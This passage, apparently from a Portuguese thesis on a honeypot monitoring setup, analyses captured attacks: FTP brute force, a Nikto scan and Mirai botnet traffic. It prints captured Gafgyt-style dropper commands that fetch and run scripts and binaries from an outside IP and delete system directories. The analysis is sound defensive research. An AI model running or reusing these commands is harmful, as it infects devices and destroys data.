


Figura 4.10: Grafo com os relacionamentos entre as entidades portas e países.

4.3. ANALISANDO OS ATAQUES DIRECIONADOS AO AMBIENTE

No dia 14 de junho de 2016, verificou-se um alerta por *e-mail* através do relatório enviado pelo *honeywall*. De acordo com os dados do ataque coletado, tendo como origem um endereço IP da Polônia, realizaram-se duas análises no ambiente para detalhar esse ataque em particular. Devido à quantidade de requisições na porta 21, a primeira análise foi realizada no *Honeypot* FTP. Verificamos que o IP 193.17.184.78 tinha enviado sozinho 24.954 pacotes e que a porta 21 estava com 2.179 requisições (Figura 4.11.a).

Para se obter informações mais detalhadas sobre os pacotes enviados, analisou-se os dados que foram detectados no *payload* do pacote. A análise permitiu confirmar que o usuário *admin* e a senha *carole* (Figura 4.11.b) foram utilizados pelo atacante para tentar realizar a autenticação no servidor. Logo o IP 193.17.184.78, georreferenciamento como origem sendo a Polônia, realizava um ataque de força bruta na porta 21 (FTP). Através do detalhamento da função de georreferenciamento foi possível verificar que este ataque estava vindo da cidade de Varsóvia (Figura 4.12).




Figura 4.11: Detalhamento do ataque ao serviço FTP.

Figura 4.12: Visualização geográfica da origem do ataque no *Honeypot* FTP.

Ainda no mesmo dia, recebeu-se outro alerta do ambiente informando que o *Honeypot* WEB havia sido atacado, com informações sobre a detecção e registro conforme Figura 4.13. Este alerta informou sobre uma tentativa de *scan* em nosso *Honeypot* WEB.

As informações de cabeçalho do primeiro pacote (Figura 4.14) indicam que o pacote foi capturado em 14 de junho às 17h59min e que o pacote foi enviado da porta 30691 da máquina 171.25.193.78 para porta 80 (HTTP) do *honeypot*. Este mesmo ataque pode ser visto ainda de uma forma mais detalhada pelo administrador através do *payload* do pacote. Conforme a Figura 4.14, confirmou-se que o atacante realizou um *scan* através da ferramenta *nikto* como uma tentativa de coletar informações e vulnerabilidades do *Honeypot* WEB através do protocolo HTTP.




Figura 4.13: Alerta sobre uma tentativa de *scan* no *Honeypot* WEB.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/14-17:59:50.978619 0:15:5D:6:57:F -> 0:15:5D:6:57:14 type:0x800 len:0x42
171.25.193.78:30691 -> 172.30.20.25:80 TCP TTL:40 TOS:0x0 ID:59510 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x676D78AD  Ack: 0xA4DF7C3B  Win: 0x80  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2373371565 131023382

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

06/14-17:59:51.383533 0:15:5D:6:57:F -> 0:15:5D:6:57:14 type:0x800 len:0x112
171.25.193.78:30691 -> 172.30.20.25:80 TCP TTL:40 TOS:0x0 ID:4033 IpLen:20 DgmLen:260 DF
***AP*** Seq: 0x676D78AD  Ack: 0xA4DF7C3B  Win: 0x80  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2373371969 131023382
47 45 54 20 2F 63 6C 61 73 73 65 73 2F 41 75 74  GET /classes/Aut
68 2F 59 61 64 69 73 2F 58 52 44 53 2E 70 68 70  h/Yadis/XRDS.php
3F 5F 45 4E 56 5B 61 73 69 63 6D 73 5D 5B 70 61  ?_ENV[asicms][pa
74 68 5D 3D 68 74 74 70 3A 2F 2F 63 69 72 74 2E  th]=http://cirt.
6E 65 74 2F 72 66 69 69 6E 63 2E 74 78 74 3F 20  net/rfiinc.txt?
48 54 54 50 2F 31 2E 31 0D 0A 55 73 65 72 2D 41  HTTP/1.1..User-A
67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E  gent: Mozilla/5.
30 30 20 28 4E 69 6B 74 6F 2F 32 2E 31 2E 36 29  00 (Nikto/2.1.6)
20 28 45 76 61 73 69 6F 6E 73 3A 4E 6F 6E 65 29   (Evasions:None)
20 28 54 65 73 74 3A 30 30 34 33 39 39 29 0D 0A   (Test:004399)..
43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70  Connection: Keep
2D 41 6C 69 76 65 0D 0A 48 6F 73 74 3A 20 31 36  -Alive..Host: 16
34 2E 34 31 2E 32 32 32 2E 31 32 35 0D 0A 0D 0A  4.41.222.125....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figura 4.14: Detalhamento de um ataque ao *Honeypot* WEB.

Neste mesmo cenário, continuando com a análise, verificou-se a origem deste ataque através de georreferenciamento. A Figura 4.15 indica que o ataque teve origem da cidade de Estocolmo, Suécia.

Figura 4.15: Visualização geográfica da origem do ataque no *Honeypot* WEB.

4.4. ANÁLISE DE GRAFOS DE UM ATAQUE NO AMBIENTE

Para facilitar a visualização destes ataques no ambiente extraiu-se as informações dos documentos e termos do índice do dia 14/junho para um grafo (Figura 4.16). É possível verificar os IPs que tentaram atacar os serviços no ambiente e as conexões mais significativas (IP 193.17.184.78 e IP 190.235.133.48). Observa-se, uma quantidade maior de IPs atacando a porta 23 (TELNET). Além disso, nota-se pela largura da aresta que o IP 193.17.184.78 da Polônia foi quem fez o maior número de requisições direcionadas para a porta 21 (FTP). Verifica-se também o relacionamento entre o IP 171.25.193.78 e a porta 80 (HTTP). Estas duas observações comprovam o que foi feito na análise anterior.




Figura 4.16: Grafo com relacionamento dos ataques entre IPs e serviços.

4.5. COLETA E ANÁLISE DE MALWARE

O ambiente também está sendo utilizado para a detecção de artefatos maliciosos. No dia 20 de junho às 18h52mim foi encontrado um *script* malicioso com a finalidade única de fazer download de arquivos através do IP 185.22.172.238 (Figura 4.17).

A Figura 4.18.a ilustra uma parte do *script* (*bin.sh*) capturado e suas funcionalidades básicas. A análise demonstrou que se tratava de um *script* para realizar o download de binários. Um dos binários foi baixado via rede TOR para o ambiente e uma análise por verificação através da ferramenta *ghex* mostrou que o binário estava utilizando *Executable and Linking Format* (ELF) e empacotado com o *packer* UPX (Figura 4.18.b).

```
06/20-18:52:54.997748 0:15:5D:6:57:F -> 0:15:5D:6:57:16 type:0x800 len:0x164
123.195.171.38:56344 -> 172.30.20.36:23 TCP TTL:39 TOS:0x0 ID:63045 IpLen:20 DgmLen:342 DF
***AP*** Seq: 0xDC7C0BB1  Ack: 0x2E8243F9  Win: 0x5B4  TcpLen: 32
TCP Options (3) => NOP NOP TS: 192565482 10452010
63 64 20 2F 74 6D 70 20 7C 7C 20 63 64 20 2F 76  cd /tmp || cd /v
61 72 2F 72 75 6E 20 7C 7C 20 63 64 20 2F 64 65  ar/run || cd /de
76 2F 73 68 6D 20 7C 7C 20 63 64 20 2F 6D 6E 74  v/shm || cd /mnt
20 7C 7C 20 63 64 20 2F 76 61 72 3B 72 6D 20 2D   || cd /var;rm -
66 20 2A 3B 62 75 73 79 62 6F 78 20 77 67 65 74  f *;busybox wget
20 68 74 74 70 3A 2F 2F 31 38 35 2E 32 32 2E 31   http://185.22.1
37 32 2E 32 33 38 2F 62 69 6E 2E 73 68 3B 73 68  72.238/bin.sh;sh
20 62 69 6E 2E 73 68 3B 62 75 73 79 62 6F 78 20   bin.sh;busybox
74 66 74 70 20 2D 72 20 62 69 6E 32 2E 73 68 20  tftp -r bin2.sh
2D 67 20 31 38 35 2E 32 32 2E 31 37 32 2E 32 33  -g 185.22.172.23
38 3B 73 68 20 62 69 6E 32 2E 73 68 3B 62 75 73  8;sh bin2.sh;bus
```

Figura 4.17: Detalhamento de coleta do *malware* no ambiente.

```
# Delete some shit to prevent "whitehats" ;)
busybox rm -rf /tmp/*
busybox rm -rf /root/*
busybox rm -rf /usr/bin/strings
busybox rm -rf /usr/bin/ps

# RM spam because routers don't have much memo
ry boi
busybox wget http://185.22.172.238/10; busybox
 chmod +x 10; ./10; busybox rm -f 10*
rm -f *
busybox wget http://185.22.172.238/11; busybox
 chmod +x 11; ./11; busybox rm -f 11*
rm -f *
```

a)

```
01 61 00 00 00 00 00 00 00 00 .ELF...a........
00 00 70 E9 00 00 34 00 00 00 ..(.....p...4...
00 00 34 00 20 00 02 00 28 00 ........4. ...(.
00 00 00 00 00 00 00 80 00 00 ................
00 00 47 72 00 00 05 00 00 00 ....Gr..Gr......
00 00 84 65 00 00 84 E5 01 00 .........e......
00 00 00 00 00 00 06 00 00 00 ................
42 0D 55 50 58 21 F0 08 0D 17 ....$.B.UPX!....
01 00 28 10 01 00 94 00 00 00 ....(...(.......
00 00 F9 7F 45 4C 46 01 72 61 V.......ELF.ra
00 01 07 90 B6 81 03 34 EE 13 ....(........4..
FB 20 00 03 1B BB 0D 00 0C 1F  ..[... ........
C0 FD EC 05 13 16 1F 73 01 33 ............s.3
96 65 06 41 F7 51 E5 74 64 0A ..X....e.A.Q.td.
00 00 00 00 00 04 80 FF 2C FD ..9.........,.
03 50 00 00 FF 0D C0 A0 E1 F0 ..ef...P........
```

b)

Figura 4.18: Análise do *script* e *malware* capturados para análise.

De posse do binário, este foi submetido para análise pela plataforma virustotal (Figura 4.19). Interessante notar que a taxa de detecção do binário submetido pelo vírus total como sendo *malware* foi considerada baixa, já que apenas 4 de 56 plataformas de antivírus foram capazes de detectar o binário como *malware* no dia da análise.

SHA256: 6c4eec79f50ad781c2dcafe91cafa81d5a25523162dcc6d87dda32460a126096

Nome do arquivo: 10

Taxa de detecção: 4 / 56

Antivírus	Resultado	Atualização
Avast	ELF:Gafgyt-BA [Trj]	20160531
DrWeb	Linux.BackDoor.Fgt.180	20160531
ESET-NOD32	a variant of Linux/Gafgyt.IL	20160531
Ikarus	Trojan.Linux.Gafgyt	20160531
ALYac	✔	20160531
AVG	✔	20160531

Figura 4.19: Análise básica do *malware* coletado.

4.6. ANÁLISE MIRAI BOTNET

Atualmente *botnets* são as principais ameaças à segurança na Internet. A capacidade de se controlar remotamente grandes quantidades de agentes autônomos, mostrou ser uma poderosa ferramenta para a execução de atividades, como ataques de DDoS. Diante dos recentes ataques com essas características, analisou-se 92.867 endereços IPs da *Mirai Botnet* no *HoneySELK*. Estes endereços foram coletados por outra fonte de coleta remota e enviado para a UNB no dia 03 de novembro de 2016.

Através de um *script*, realizou-se uma comparação dos endereços IPs da *Mirai Botnet* com todos os *logs* do *HoneySELK* (Figura 4.20). O resultado foi inserido no ambiente para fazer uma análise com detalhes.




Figura 4.20: Endereços IPs da *Mirai Botnet* que atacaram o *HoneySELK*.

Na Figura 4.20 pode-se observar uma grande quantidade de IPs da *Mirai Botnet* atacando também o *HoneySELK*. A Figura 4.21 apresenta um *Dashboard* com informações sobre países, IPs, portas e *honeypots* mais requisitados. Interessante verificar que grande parte dos IPs pertencem a Taiwan e China e que apenas a porta 23 (TELNET) foi atacada pela *Mirai Botnet*.




Figura 4.21: *Dashboard* com informações do ataque *Mirai Botnet* no *HoneySELK*.

Neste mesmo cenário, analisando um endereço IP da *Mirai Botnet*, conseguiu-se detalhes do ataque através do *payload* do pacote. As Figuras 4.22 e 4.23 indicam que o atacante utilizou várias combinações de *logins* (*root*, *admin*) e senhas (*admin*, *klv123*) na tentativa de se autenticar no ambiente.

